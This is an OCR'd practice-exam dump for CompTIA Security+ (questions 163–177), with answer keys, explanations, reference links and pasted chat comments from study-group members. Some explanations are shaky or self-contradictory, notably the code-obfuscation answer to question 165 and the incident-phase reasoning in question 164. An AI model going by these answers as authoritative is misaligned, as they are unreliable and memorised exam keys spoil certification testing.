
VLAN (Virtual Local Area Network):

- VLAN is a network technology that divides a physical network into separate logical networks to enhance network security, efficiency, and management. While it's related to networking, it's not specifically about scripting network deployment in a cloud environment.

Software-Defined Visibility (SDV) refers to the use of software and automation to gain better insight and visibility into network traffic and performance. It involves the dynamic allocation of monitoring resources and the ability to customize the collection and analysis of network data based on specific requirements.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives

https://www.cisco.com/c/en/us/solutions/software-defined-networking/overview.html



David Berrios

—

Today at 2:09 PM

SDN refers to the use of software applications and open protocols to control network devices and direct traffic on the network, as opposed to traditional network management methods that rely on physical hardware. In this scenario, the engineer is using scripting to deploy a network, which aligns with the concept of SDN where network configuration and management are handled through software and scripting.

Question #:163 - (Exam Topic 2)

Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

A. OWASP

B. Obfuscation/camouflage

C. Test environment

D. Prevent of information exposure

Answer: D

Explanation

Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.

OWASP (Open Web Application Security Project):

- OWASP is not a specific secure application development concept but rather an organization dedicated to improving the security of software. They provide a list called the "OWASP Top Ten," which outlines the top security risks that developers should be aware of and mitigate when building web applications. These risks include common vulnerabilities like injection attacks, broken authentication, and security misconfigurations.
- OWASP offers guidelines, best practices, and tools to help developers identify and address security issues in their applications. It does include recommendations related to the prevention of information exposure, but it's not a standalone concept in the same way as the others on your list.

Obfuscation/Camouflage:

- Obfuscation and camouflage techniques are used to make code or data more difficult to understand or reverse engineer. They are typically applied to protect intellectual property or sensitive algorithms. For example, in the context of secure application development, code obfuscation might be used to make it challenging for attackers to reverse engineer an application's source code.
- Obfuscation techniques can involve renaming variables, adding unnecessary code, or transforming code in ways that don't affect functionality but make it harder to comprehend. This is not directly related to the prevention of verbose error messages but rather about protecting the codebase itself.

Test Environment:

- A test environment is a separate environment where developers and quality assurance teams test applications before deploying them to production. It's a crucial part of secure application development because it allows for the identification and resolution of issues, including security vulnerabilities, before an application is exposed to real users.
- While testing is vital for security, it does not specifically aim to block verbose error messages from being shown in a user's interface. Instead, it focuses on ensuring the overall quality, functionality, and security of the application.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

Question #:164 - (Exam Topic 2)

Which of the following incident response phases should the proper collection of the detected IoCs and establishment of a chain of custody be performed before?

A. Containment

B. Identification

C. Preparation

D. Recovery

Answer: A

Explanation

Containment is the phase where the incident response team tries to isolate and stop the spread of the incident. Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation. This includes documenting the incident details, such as date, time, location, source, and impact. It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why. A chain of custody ensures the integrity and admissibility of the evidence in court or other legal proceedings.

The proper collection of detected Indicators of Compromise (IoCs) and the establishment of a chain of custody should be performed before the "Containment" phase in the incident response process.

Here's a brief overview of the incident response phases:

- Preparation: This phase involves preparing for potential security incidents by establishing an incident response plan, identifying team members, and ensuring that the necessary tools and resources are in place.
- Identification: In this phase, the security team identifies that an incident has occurred and works to understand its nature and scope. This includes collecting and analyzing IoCs.
- Containment: The goal of this phase is to prevent the incident from spreading further and causing additional damage. This often involves isolating affected systems or taking other measures to limit the incident's impact.
- Eradication: After containment, the focus shifts to fully removing the threat from the affected systems. This phase is about eliminating the root cause of the incident.
- Recovery: The recovery phase involves restoring affected systems and services to normal operation while ensuring they are secure.
- Lessons Learned: After the incident is resolved, it's important to conduct a post-incident review to identify what went well, what could be improved, and to update incident response procedures accordingly.

In the "Identification" phase, the security team gathers information about the incident, including the collection of IoCs (such as suspicious files, network traffic patterns, or system logs). Establishing a chain of custody for this evidence is crucial to maintain its integrity and reliability for future investigations or legal purposes. Once the evidence is properly collected and the chain of custody is established, the security team can then proceed to the "Containment" phase to limit the incident's impact and prevent further damage.

Question #:165 - (Exam Topic 2)

Which of the following can reduce vulnerabilities by avoiding code reuse?

A. Memory management

B. Stored procedures

C. Normalization

D. Code obfuscation

Answer: D

Code obfuscation

Code obfuscation is a security technique that involves intentionally making the source code of a software application more difficult to understand or reverse-engineer. By obfuscating the code, developers can make it challenging for attackers to analyze and exploit vulnerabilities, even if they have access to the source code.

Here's a brief explanation of the other options:

- Memory management: Memory management techniques are essential for preventing vulnerabilities like buffer overflows, but they are not directly related to avoiding code reuse.
- Stored procedures: Stored procedures can enhance security by limiting direct access to databases and providing controlled access to data, but they do not directly address code reuse vulnerabilities in application code.
- Normalization: Normalization is a database design technique that helps reduce data redundancy and improve data integrity but does not specifically address code reuse vulnerabilities.

Code obfuscation, on the other hand, focuses on making the code itself more resistant to reverse engineering and exploitation, which can help reduce vulnerabilities in the software.

Question #:166 - (Exam Topic 2)

A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

A. Script kiddie

B. Insider threats

C. Malicious actor

D. Authorized hacker

Answer: D

Explanation

An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

Question #:167 - (Exam Topic 2)

Which of the following is a security implication of newer ICS devices that are becoming more common in corporations?

A. Devices with cellular communication capabilities bypass traditional network security controls

B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.

C. These devices often lack privacy controls and do not meet newer compliance regulations

D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: A

Explanation

The security implication of newer Industrial Control Systems (ICS) devices that are becoming more common in corporations is:
Devices with cellular communication capabilities bypass traditional network security controls
Here's an explanation of this security implication specific to ICS devices:

- Devices with Cellular Communication: Many newer ICS devices come equipped with cellular communication capabilities, allowing them to connect directly to cellular networks. These devices may be used in industrial settings to control critical infrastructure, such as manufacturing processes or utility systems.
- Bypassing Traditional Network Security Controls: Cellular-connected ICS devices can operate independently of an organization's internal network security infrastructure. Unlike devices that are part of the corporate LAN (Local Area Network), these devices can bypass traditional network security controls, such as firewalls and intrusion detection systems. This can create a potential security gap, as they may not be subject to the same network monitoring and protection measures.

This security implication raises concerns about the potential for unauthorized access or attacks on critical infrastructure systems

through devices that do not go through the same network security scrutiny as traditional devices on the corporate network.

Question #:168 - (Exam Topic 2)

While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

A. Plaintext

B. Birthday

C. Brute-force

D. Rainbow table


Answer: D

Explanation

Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system.

A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.geeksforgeeks.org/rainbow-table-in-cryptography/



Ivana Manasijevski

—

Today at 2:16 PM

Birthday attack is same hash value

Question #:169 - (Exam Topic 2)

An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sales systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the best options to accomplish this objective? (Select two.)

A. Load balancing ///// high consumer load

B. Incremental backups

C. UPS

D. RAID ///// server-data fault tolerance

E. Dual power supply

F. VLAN

Answer: A D

Explanation

Load balancing and RAID are the best options to accomplish the objective of improving both server-data fault tolerance and site availability under high consumer load. Load balancing is a method of distributing network traffic across multiple servers to optimize performance, reliability, and scalability. Load balancing can help improve site availability by preventing server overload, ensuring high uptime, and providing redundancy and failover. RAID stands for redundant array of independent disks, which is a technology that combines multiple physical disks into a logical unit to improve data storage performance, reliability, and capacity. RAID can help improve server-data fault tolerance by providing data redundancy, backup, and recovery.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.nginx.com/resources/glossary/load-balancing/ https://www.ibm.com/cloud/learn/raid

Question #:170 - (Exam Topic 2)

A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

A. POP

B. IPSec

C. IMAP

D. PGP

Answer: D

Explanation

PGP (Pretty Good Privacy) is a commonly used encryption method for email communications to secure the sensitive data being sent. It allows for the encryption of the entire message or just the sensitive parts. It would be an appropriate solution in this case as it doesn't require additional infrastructure to implement.

In a situation where funds are not available in the budget to build additional infrastructure for sending sensitive data via email, the security architect should choose: **PGP (Pretty Good Privacy)**

PGP is an encryption and authentication program that provides end-to-end encryption for email communications. It allows users to encrypt sensitive emails and their attachments before sending them. This encryption is performed on the client side and doesn't require additional infrastructure. The recipient can then decrypt and access the email with the appropriate PGP key.

The other options mentioned, such as POP (Post Office Protocol), IMAP (Internet Message Access Protocol), and IPSec (Internet Protocol Security), are not encryption methods but rather protocols or security mechanisms that serve different purposes:


- POP and IMAP: These are email retrieval protocols, but they do not provide encryption on their own. While there are variations like POP3S and IMAPS that incorporate encryption, they typically require infrastructure changes or additional configurations.
- IPSec: IPSec is a network-level security protocol that can encrypt data at the network layer, but it may require additional infrastructure changes and is not specific to email encryption.

David Berrios

—

Today at 2:22 PM

PGP is a data encryption and decryption program that provides cryptographic privacy and authentication for data communication. It can be used to secure sensitive data, including emails, without requiring significant additional infrastructure. PGP allows users to encrypt the contents of their emails, ensuring that only the intended recipient can decrypt and read the information. This encryption method can enhance the security of email communications without the need for substantial budget allocation for new infrastructure.



Question #:171 - (Exam Topic 2)

A manager for the development team is concerned about reports showing a common set of vulnerabilities. The set of vulnerabilities is present on almost all of the applications developed by the team. Which of the following approaches would be most effective for the manager to use to address this issue?

A. Tune the accuracy of fuzz testing.

B. Invest in secure coding training and application security guidelines.

C. Increase the frequency of dynamic code scans 1o detect issues faster.

D. Implement code signing to make code immutable.

Answer: B

Explanation

Invest in secure coding training and application security guidelines is the most effective approach for the manager to use to address the issue of common vulnerabilities in the applications developed by the team. Secure coding training can help the developers learn how to write code that follows security best practices and avoids common mistakes or flaws that can introduce vulnerabilities. Application security guidelines can provide a set of standards and rules for developing secure applications that meet the company's security requirements and policies. By investing in secure coding training and application security guidelines, the manager can improve the security awareness and skills of the development team and reduce the number of vulnerabilities in their applications.

This will help in

- Addressing Root Causes: Secure coding training and application security guidelines directly address the root causes of vulnerabilities. By providing developers with the knowledge and best practices for writing secure code, you are tackling the issue at its source.
- Preventative Approach: Training and guidelines promote a proactive approach to security, helping developers avoid making common mistakes that lead to vulnerabilities in the first place.
- Consistency: Training and guidelines ensure that all team members follow consistent security practices across different projects. This consistency can help reduce the likelihood of vulnerabilities appearing repeatedly.
- Long-Term Benefits: While other measures like tuning fuzz testing or increasing the frequency of dynamic code scans can help identify and catch vulnerabilities, they are reactive measures. Investing in secure coding practices is a proactive, long-term strategy that can reduce the number of vulnerabilities being introduced in the first place.

Fuzz testing, or application fuzzing, is a software testing technique that allows teams to discover security vulnerabilities or bugs in the source code of software applications.

References: **1** CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts **2** CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security **3** https://www.comptia.org/blog/what-is-secure-coding

Petra Martina Vrancic

—

Today at 2:23 PM

investing in secure coding training and application security guidelines addresses the root cause by empowering the development team to write secure code from the outset. This proactive approach can help prevent vulnerabilities rather than just detecting and mitigating them later in the development process.

Question #:172 - (Exam Topic 2)

A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

A. Open permissions

B. Improper or weak patch management

C. Unsecure root accounts

D. Default settings

Answer: B

Explanation

The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.

It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.

legacy system so weak/no patches

Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."

Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom
https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968

Question #:173 - (Exam Topic 2)

A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are being transmitted and stored more securely?

A. Blockchain

B. Salting

C. Quantum

D. Digital signature

Answer: B

Explanation

Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.

A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

A digital signature is a cryptographic implementation designed to demonstrate authenticity and identity associated with a message.This allows traceability to the person signing the message through the use of their private key. A digital signature does not by itself protect the contents of the message from interception. The message is still sent in the clear, so if confidentiality of the message is a requirement, additional steps must be taken to secure the message from eavesdropping. This can be done by encrypting the message itself, or by encrypting the channel over which it is transmitted.

Question #:174 - (Exam Topic 2)

The application development team is in the final stages of developing a new healthcare application. The team has requested copies of current PHI records to perform the final testing.

Which of the following would be the best way to safeguard this information without impeding the testing process?

A. Implementing a content filter

B. Anonymizing the data

C. Deploying DLP tools

D. Installing a FIM on the application server ///// File Integrity Monitoring

Answer: B

Explanation

Anonymizing the data is the process of removing personally identifiable information (PII) from data sets, so that the people whom the data describe remain anonymous**12**. Anonymizing the data can safeguard the PHI records without impeding the testing process, because it can protect the privacy of the patients while preserving the data integrity and statistical accuracy for the application development team**12**. Anonymizing the data can be done by using techniques such as data masking, pseudonymization, generalization, data swapping, or data perturbation**12**.

Implementing a content filter is not the best way to safeguard the information, because it is a technique that blocks or allows access to certain types of content based on predefined rules or policies**3**. A content filter does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or leakage of PHI records.

Deploying DLP tools is not the best way to safeguard the information, because it is a technique that monitors and prevents data exfiltration or transfer to unauthorized destinations or users. DLP tools do not remove or encrypt PII from data sets, and they may not be sufficient to protect PHI records from internal misuse or negligence.

Installing a FIM (File Integrity Monitoring) on the application server is not the best way to safeguard the information, because it is a technique that detects and alerts changes to files or directories on a system. FIM does not remove or encrypt PII from data sets, and it may not prevent unauthorized access or modification of PHI records.

Question #:175 - (Exam Topic 2)

Multiple beaconing activities to a malicious domain have been observed. The malicious domain is hosting malware from various endpoints on the network. Which of the following technologies would be best to correlate the activities between the different endpoints?

A. Firewall

B. SIEM

C. IPS

D. Protocol analyzer

Answer: B

Explanation

SIEM stands for Security Information and Event Management, which is a technology that collects, analyzes, and correlates data from multiple sources, such as firewall logs, IDS/IPS alerts, network devices, applications, and endpoints. SIEM provides real-time monitoring and alerting of security events, as well as historical analysis and reporting for compliance and forensic purposes.

A SIEM technology would be best to correlate the activities between the different endpoints that are beaconing to a malicious domain. A SIEM can detect the malicious domain by comparing it with threat intelligence feeds or known indicators of compromise (IOCs). A SIEM can also identify the endpoints that are communicating with the malicious domain by analyzing the firewall logs and other network traffic data. A SIEM can alert the security team of the potential compromise and provide them with relevant information for investigation and remediation.

While firewalls, Intrusion Prevention Systems (IPS), and protocol analyzers have their roles in network security, they are more focused on specific tasks such as traffic filtering, intrusion detection/prevention, and packet-level analysis. They lack the holistic view and advanced correlation capabilities provided by SIEM systems, which are better suited for identifying and responding to complex, multi-endpoint threats like the one described in the scenario.

Question #:176 - (Exam Topic 2)

Which of the following would satisfy three-factor authentication requirements?

A. Password, PIN, and physical token

B. PIN, fingerprint scan, and ins scan

C. Password, fingerprint scan, and physical token (Kow, Are, Have)

D. PIN, physical token, and ID card

Answer: C


Explanation

Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as

it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.

Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

Note: There could be other options as well that could satisfy the three-factor authentication requirements as per the organization's security policies.



Question #:177 - (Exam Topic 2)

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

A. IPSec

B. SFTP /// SSH File Transfer Protocol

C. SRTP //// Secure Real-time Transport Protocol

D. LDAPS //// Lightweight Directory Access Protocol

E. S/MIME //// Secure/Multipurpose Internet Mail Extensions

F. SSL VPN

Answer: A F

Explanation

IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately.

